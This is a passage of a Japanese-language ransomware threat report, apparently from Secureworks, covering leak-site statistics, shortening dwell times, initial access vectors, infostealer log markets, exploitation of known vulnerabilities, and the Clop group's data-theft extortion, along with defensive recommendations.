


図4. 2022年7月から2023年6月における暴露サイトへの掲載件数が多かったランサムウェアグループトップ20（出典：Secureworks）

ランサムウェアの被害規模の把握

ランサムウェアがどれほどの規模の被害をもたらしているのか正確に把握するのは困難です。全てのランサムウェアグループが暴露サイトを運営しているわけではなく、サイトに掲載されているのは氷山の一角に過ぎないからです。ランサムウェアの亜種も定期的に登場しています。これらは暴露サイトを持たないため、どれほどの被害を生み出しているのか把握するのは非常に困難です。

暴露サイトを開く主な目的は、支払いを頑なに拒んでいる組織に支払いを促すことです。そのためサイトには、まだ身代金を払っていない組織の名前しか掲載されていません。したがって、サイトを見てもそのグループの活動記録を正確に把握することはできず、ランサムウェアの影響の全容も分かりません。

活動停止や解体に追い込まれたランサムウェアグループの過去のデータを見ると、暴露サイトに掲載されているのは攻撃を受けた組織の一部に過ぎないことが分かっています。例えば、Hiveの暴露サイトには150の被害組織が掲載されていましたが、同グループの被害に遭った組織は1,500に上るため、全体の10%程度だったと思われます。また、Avaddonは180件掲載していましたが、運営を停止した際に公開した復号キーは約3,000件と、こちらも全体の一部に過ぎませんでした。つまり、サイトの掲載数から全体の被害数を判断することは難しいのです。

全体の被害数を推定したいのであれば、各グループの暴露サイトがどの程度うまく機能しているのか、名前を掲載された被害組織がどのくらいの割合で支払いをしているのかを知る必要があるでしょう。成功したランサムウェア攻撃では、大部分が被害組織の名前を暴露サイトに載せることなく目的を達成していると考えても決しておかしな話ではありません。だからこそ情報を暴露されたくないと考える被害者が身代金を払う理由になるのです。

基本的に、暴露サイトを見てもランサムウェアが展開されたかどうかは分かりません。そのため、ランサムウェアの展開の効果や影響はどのくらいだったのか、また、被害者が支払っていないのは影響が小さかったからなのか、それとも盗まれたデータにさほど価値がなかったからなのか、ということについて結論を出すことはできません。

とはいえ、暴露型攻撃の統計は役に立つ面もあります。特定の亜種がどのように登場し、どう成長して縮小していったのかを見ることができるからです。しかし、影響の大きさを測るインディケータとしての信頼性はどの程度あるのでしょうか。身代金を支払った被害者の数が分からなければ、支払い率においてその亜種がどの程度上手くいったのかを判断することはできません。そのため、暴露サイトのデータの扱いには注意する必要があります。しかしながら、全体として見れば、データを窃取して身代金を要求するという方法が依然として割の良い犯罪ビジネスモデルであり、企業にとって大きな脅威となっていることは、長年こうした手口が使われ続けていることからも明らかです。

短縮するランサムウェア攻撃の滞留時間

ランサムウェア攻撃による脅威は高まっているものの、早期に検知・対応すれば、多くの場合、攻撃者がランサムウェアの展開に進むことを阻止できます。実際、当社のインシデント対応コンサルタントは、システムを暗号化する有害なイベントが発生している形跡のない、ランサムウェアの前兆となる活動を頻繁に発見しています。

しかしこの1年、ランサムウェアが展開される攻撃に興味深い傾向がいくつか見られるようになりました。中でも特に顕著なのが滞留時間、つまりネットワークへのアクセスに成功してからランサムウェアを実行するまでの時間です。この時間が前年までと比べて大幅に短くなっているのです。

- 全体の10%強が、初期侵入から5時間以内にランサムウェアを展開している。
- 攻撃の約2/3が1日以内に、約4/5が1週間以内に実行されている。
- ランサムウェア展開までネットワークに1週間以上滞留している攻撃は約1/5。
- 1か月以上ネットワークに滞留するのは、そのうちの3/4。

注目すべきはランサムウェア活動の滞留時間の中央値です。2020～21年は5.5日、2021～22年は4.5日でしたが、2022～23年は24時間弱にまで短縮しているのです。

重要なことは、この計算に使用されたデータの元となったインシデント対応では、計18 種の異なるランサムウェアが広範囲に存在していたことです。つまり、Phobosランサムウェアのように展開速度が非常に速いとされる亜種が流行してもデータが歪まないようにしていたのです。データ流出が確認されたランサムウェア活動では一般的に滞留時間が長い傾向にありましたが、すべてがそうだとも言い切れません。いずれも二重恐喝型のランサムウェアであるBlack Basta、Hive、AvosLockerによる攻撃の一部では、データ流出とランサムウェアの展開が、滞留時間の中央値である24時間よりも短時間で行われていました。

なぜ攻撃者はここまで短時間で攻撃を仕掛けるのでしょうか。CTUリサーチャーによると、ランサムウェアの侵入の複雑度が下がっているようです。攻撃者は同じ攻撃をより速く仕掛けるのではなく、より簡単な攻撃を仕掛けるようになっているのです。そのため、実行が難しく時間も掛かる、全社規模の壊滅的な暗号化ケースは、前年までと比べると少なくなっています。

こうした変化の理由の1つとして、検知されにくくするためには滞留時間を短縮せざるを得ないということが考えられます。サイバーセキュリティ業界は、Cobalt Strikeをはじめとするオフェンシブセキュリティツールキットなどのこれまでランサムウェアの前兆となってきた攻撃活動に対する検知能力を確実に向上させています。その結果、ランサムウェア運営組織はより迅速な活動を迫られているものと思われます。

一方で、ランサムウェアを展開している攻撃者のスキルが以前の組織と比べて単に下がっているだけという可能性もあります。RaaSモデルの導入により参入障壁が下がり、加盟メンバー向けのプレイブックも導入された結果、規模を大幅に拡大できるようになりました。

これはある意味、運営組織が攻撃量を増やすために運営コストを削減したことで、ランサムウェアがコモディティ化されたと言ってもよいでしょう。このことは暴露サイトに掲載されている被害組織の多さからも見て取れます。一方で、コモディティ化の影響は攻撃の「質」にも表れています。身代金を支払ったと報告[4]されている被害組織が減ってきているのも、質の低下が関係している可能性があります（ただし、ランサムウェアの情勢が細分化されていることや、暗号通貨ウォレットの確実な特定もしにくくなっていることから、こうした報告数から全てを判断できるわけではありません）。

とはいえ、ランサムウェアをもはや脅威と捉えなくてよいというわけでは決してありません。ランサムウェアをネットワークにわずかに配布するだけでも大きな被害を与えることができるからです。例えば、実環境にあるサーバー1台を狙うだけで長期間業務を停止させ、莫大な金銭的影響を引き起こすのには十分です。ランサムウェアの運営組織や加盟メンバーは、そのことをよく分かっています。仮想化環境は多くの企業のITインフラで重宝されるようになり、導入するところが増えてきているため、格好の標的になっています。Linux対応の亜種を使い、VMWare ESXiホストを標的とするランサムウェアグループも増加傾向にあります。攻撃者は、監視されている可能性の高いWindowsシステムでの滞留時間はできるだけ減らし、1台のVMWare ESXiホストから多くの仮想ディスクを暗号化しようとします。

滞留時間はそれぞれのインシデントで大きく異なります。2022年7月、金銭目的で活動している攻撃グループGOLD TOMAHAWK（別名Karakurt）が関わったインシデントで、Secureworksのインシデント対応コンサルタントは、攻撃者によって侵害された29のホストと10のユーザーアカウントを確認しました。このうち2つのホストからは300GBを超える圧縮データが流出しています。攻撃者は、インシデント対応コンサルタントが対応に乗り出すまで6週間にもわたりネットワークに滞留し、窃取するデータの在りかを探すためなのか、各国にある複数のホストを渡り歩いていました。異例の長さとも言えるこの滞留時間ですが、このうちの3週間は悪意のある活動を休止していました。

一方、2023年4月、Secureworksのインシデント対応コンサルタントは、当社のマネージドサービスを利用していないある組織がネットワーク侵害されたインシデントを調査しました。このインシデントでは、BuhtiとAvosLockerという2つのランサムウェアが侵入から24時間以内に展開されていました。

ランサムウェアの主な侵入手法

Secureworksが調査したランサムウェア攻撃で侵入手法として特によく用いられていたのは、「脆弱性スキャン・悪用」と「窃取した認証情報の利用」の2つで、それぞれ全体の約32%を占めています。この数字は、報告期間中に行われたすべてのインシデント対応で特に多く見られた侵入手法の割合と一致していますが、過去1年間のランサムウェア活動と比べると変化が起きています。サイバー脅威の実態レポート2022年版でご紹介していますが、前年度は「脆弱性スキャン・悪用」の割合が52%と、その次に多かった「窃取した認証情報の利用」の39%よりかなり多くなっていました。

Secureworksのインシデント対応コンサルタントは、攻撃者がQakbotマルウェアを用いてCobalt Strikeを送り込み、それがBlack Bastaランサムウェアの展開につながった侵入インシデントについてもいくつか調査を行いました。これらのインシデントは攻撃の速さという点で特に注目されました。ここでも、侵入から24時間以内にデータ流出とランサムウェア展開が行われたのです。

ランサムウェアの侵入手法

お客様の要請によりSecureworksのインシデント対応コンサルタントが対処したランサムウェア活動において、最も多く見られた侵入手法（IAV：Initial Access Vector）のトップ3は以下のとおりでした。

- 脆弱性スキャン・悪用 – 32%
- 窃取した認証情報の利用 – 32%
- フィッシングメール経由で配布したマルウェアの利用 – 14%

いずれの侵入手法も、パッチ適用を迅速かつ定期的に行う、多要素認証を導入する、監視ソリューションを広範囲に取り入れるといった対策を組み合わせれば、ランサムウェアが展開される前に早期に回避・検知することが可能です。

窃取した認証情報の利用が侵入手法としてよく用いられるようになったのは、情報窃取マルウェアの活動が爆発的に増加したことが一番の理由だと考えられます。情報窃取マルウェアとは、ログイン認証情報、セッションCookieとトークン、金融資産の詳細、個人データなどの機密情報を、侵害したコンピューターやネットワークから盗むマルウェアのことです。フィッシング攻撃や感染したWebサイトへのアクセス、悪意のあるソフトウェアのダウンロードといった方法でインストールされると、一瞬のうちに情報を盗み出します。データの不正収集から送信完了までに1分もかからないこともあります。窃取したデータはその後、パッケージ化されてログとして販売されます。各ログには、情報窃取マルウェアが侵害したユーザーのマシンから窃取したデータが含まれています。

窃取された認証情報が攻撃者の手に渡ると、仮想プライベートネットワーク（VPN）やMicrosoft Office Web Access（OWA）などのリモートアクセスサービスを介して企業ネットワークに不正アクセスされ、機密データ窃取やランサムウェア展開に発展する恐れがあります。情報窃取マルウェアは、攻撃者の侵入に先立つマルウェアの中でも重大なもので、企業のセキュリティ対策の及ばない場所でよく発生する攻撃に関わっています。




図5. ログの中身（出典：Secureworks）

情報窃取マルウェアによる窃取データが攻撃者の市場に大量流入

Secureworksが昨年関わったランサムウェアのインシデント対応のうち、侵入の際、窃取した認証情報が利用された割合は32%に上りました。認証情報は、フィッシングメールを使って標的を認証情報収集サイトに誘い込んだり、以前の侵害経路を利用したりするなど、さまざまな方法で入手されます。

しかし昨年度は、情報窃取マルウェアの利用が大幅に増加しました。活況なマーケットが存在することは明白で、そこでの需要に応えるために、新しい情報窃取マルウェアが定期的に開発されて売り出されているのです。

Russian Marketは、情報窃取マルウェアログの取引量の多さ[5]では依然として群を抜いています5。2022年6月某日には、290万件のログが販売中と宣伝されていました。それから1年が過ぎた現在、この数は2.4倍超の700万件以上にまで膨らんでいます。500万件が販売されていた今年2月下旬の某日と比べてもさらに増加しています。Russian Market以外にも2easyやGenesis Marketといったマーケットがあるほか、特定のTelegramチャンネルによる取引も大規模に行われています。




図6. Telegramチャンネルに掲載されているログの価格および取引条件（出典：Secureworks）

こうしたマーケットにいる買い手は、特に価値の高い組織の認証情報を含んだログを探してから購入しており、目が肥えているように思われます。ところが、CTUリサーチャーの調べから、販売されている大量のログに、ソーシャルメディアプラットフォームや一般的なWebメールサービスといったシステムの認証情報も含まれていることも分かっています。こうした情報は、組織の脅迫に特化しているランサムウェア運営組織にとっては価値があるようには思えません。どうやら、販売されているログの大部分は、ユーザーにとって価値の乏しいと思われる大量の古いログを集めたもののようです。

しかし、時には拾い物もあります。2022年10月には、アンダーグラウンドフォーラムのあるベンダーが、食品・飲料業界の世界大手で働く従業員の自宅PCの認証情報をオークションにかけていました。ベンダーの話では、その従業員の自宅PCから収集した仮想ネットワークコンピューティング（VNC）認証情報とCookieを使って、社内ダッシュボードとユーザーのOutlook受信箱にアクセスできたということです。攻撃者がこれを手にすれば、偵察を行い、その結果を足掛かりにネットワークにさらに深く潜り込み、フィッシング攻撃を仕掛けたり、ランサムウェアを展開したりすることが可能になります。




図7. アンダーグラウンドフォーラムに投稿されていた、個人PCを経由した企業リソースへのアクセス情報の宣伝（出典：Secureworks）

この1年、家庭用デバイスは情報窃取マルウェアにとって格好の情報源となりました。CTUリサーチャーが監視していた複数の投稿を見るかぎり、情報窃取マルウェアに感染したデバイスの大半はWindows 7 HomeもしくはWindows 10 Homeのオペレーティングシステムを使用していたようです。一般的に家庭用PCは、社内で管理されているデバイスに比べてセキュリティが甘いことも狙われる原因となっています。今後は、セキュリティ侵害を受けた個人用デバイスから企業の認証情報が窃取されることが増え、ランサムウェアなど悪意のある活動を始める際の侵入経路として使われるようになると予想されます。これに関しては、個人用デバイスから社内リソースへのアクセス方法に制限を設ければ、企業が情報窃取マルウェアの被害に遭うリスクを大幅に減らすことができるでしょう。

この1年で、Russian MarketはWebサイトに新たに予約注文機能も設け、買い手がドメインやタイプ別にログをリクエストできるようにしました。広く活用されているかは定かではありませんが、こうした機能が開発されたということは、買い手が売り手に報酬を払い特定の組織やサービスを標的にすることが可能になったと言えるでしょう。

アンダーグラウンドフォーラムで販売する新しい情報窃取マルウェアも次々に開発されており、今年5月から6月の30日間だけでも、新たに12の情報窃取マルウェアの販売もしくはレンタルが開始されています。こうしたマルウェアは発表されると、フォーラムのユーザーによって試験運用され評価を受けます。優れたマルウェアにするにはユーザーからの建設的なフィードバックが頼りで、すべてが普及するわけではありません。

認証情報収集のためにこうしたツールが多用されていることは間違いありませんが、どのマルウェアがどの侵害を行ったかを示す明確な証拠はあまりありません。これには主に2つの理由が考えられます。1つは、侵害の際に認証情報が使われたとしても、その情報の出所が明らかになることはまれだからです。もう1つは、認証情報が情報窃取マルウェアに収集されてから侵害に使われるまでにかなりの時間差が生じる可能性があるからです。当然、大半のインシデント対応ではそこまで追跡しきれません。




図8. Meduza Stealerの宣伝サイト（出典：Secureworks）

脆弱性のスキャンと悪用 – パッチ適用が重要な理由

脆弱性の悪用では、攻撃者はShodanなどの検索エンジンを使用して脆弱なシステムを見つけ出します。これにより特定のグループによる攻撃活動が急増したり、さらには暴露型ランサムウェア攻撃が極端に増加したりします。MalasLokerは、Zimbra Collaboration Suite 8.8.15に影響を与えるZimbraサーバーのクロスサイトスクリプティング（XSS）の脆弱性CVE-2022-27924を突いて、暴露サイトに171の組織名を掲載しました。また、Clopを運営するGOLD TAHOEは、ファイル転送ソリューションの特定の脆弱性の入手・悪用に特化しており（別章参照）、多数の被害を生んでいます。

不正アクセス仲介人であるGOLD MELODYも、インターネットに接続されているサーバーをスキャンし、脆弱性を発見・利用してネットワークにうまく侵入することを得意としています。Secureworksのインシデント対応コンサルタントは2022年8月、このGOLD MELODYがLog4jの脆弱性（CVE-2021-4104）を利用して、インターネット上に公開されたある組織のFlexera FlexNetサーバーに侵入したと思われるインシデントに対応しています。

中国のランサムウェアグループ[6] BRONZE STARLIGHTも、脆弱性のスキャンと悪用によって、インターネットに接続されているパッチ未適用のサーバーを標的にしています。例えば2022年8月にはCTUリサーチャーの調査で、インターネット上に公開されたある組織の脆弱なManageEngineサーバーにBRONZE STARLIGHTが侵入したことが確認されています。この他に、中国のBRONZE ATLASやイランのCOBALT MIRAGEなど、国家の支援を受ける他のグループも、専ら脆弱性のスキャンと悪用を行っています。

脆弱なサーバーに関する情報が簡単に入手できてしまうと、同じ脆弱性を使って複数の攻撃者が同時に、もしくは次々にネットワークを侵害することにもなりかねません。

CISAとその連携機関は毎年、繰り返し悪用された脆弱性を調査し、攻撃者がスキャンを行っている脆弱性の上位ランキングを発表していますが、このランキングには古い脆弱性がたびたび入ってきます。
報告書の概要[7]にもあるように、2022年に特に攻撃が目立った12件の脆弱性のうち、7件のCVEが2022年以前の日付でした。このうちFortinet FortiOSとFortiProxyに関するパストラバーサルの脆弱性であるCVE-2018-13379は、2021年と2020年にも常習的に悪用された脆弱性15件のリストに入っていました。

データリークに特化した攻撃の影響

データリークに特化した脅迫で攻撃者が利益を見込めるのか当初は疑問とされていましたが、こうしたタイプの攻撃に特化したグループは、今も影響力を持っています。今は閉鎖されたランサムウェア運営組織Contiの派生グループと考えられているKarakurtは、毎月平均7件のペースで、被害者の名前を自らの暴露サイトに定期的に掲載し続けています。ファイル管理ソフトウェアMOVEit Transferのゼロデイ脆弱性攻撃は、昨年起きたランサムウェアイベントの中で恐らく最大と言ってもいいものですが、実はこのイベントでは実際のランサムウェアを全く必要としませんでした。

GOLD TAHOE は、こうしたユーティリティを標的にしてデータを窃取し、それを基に身代金を要求するというスタイルを長期にわたり続けており、Clopの暴露サイトには被害に遭ったとされる組織が何百と掲載されています。.

二段構えで活動するGOLD TAHOE

GOLD TAHOEは、Clopランサムウェアと Clop暴露サイトを運営する攻撃グループとして10年以上前から活動しており、GOLD DRAKE（EvilCorp、Dridex）や GOLD BLACKBURN（TrickBot）、GOLD NIAGARA（FIN7）など有名な攻撃グループと連携しています。そして、こうしたコネクションがあるためなのか、どの犯罪フォーラムでも公にコミュニケーションをとることはありません。また、自らのランサムウェアをRaaSとして運用してはいないものの、実際には、別グループであるGOLD NIAGARAに頼って、ランサムウェアを秘密裏に提供しているようです。

しかし、Clopランサムウェア自体は彼らの活動の半分に過ぎません。2020年8月に開設された暴露サイトにはClopランサムウェア攻撃による被害組織の名前が掲載されていますが、データ窃取に特化した脅迫で標的になった組織の名前も一緒に掲載されています。データ窃取に特化した活動はデータリーク活動よりもはるかに多く行われており、掲載されているうちClopランサムウェアの展開による被害は約4分の1に過ぎず、残りはデータ窃取に特化した活動によるものです。その大部分は2023年に起きた2つのインシデントによる被害です。GOLD TAHOEは3月にFortraのGoAnywhere MFT、5月にProgress SoftwareのMOVEit 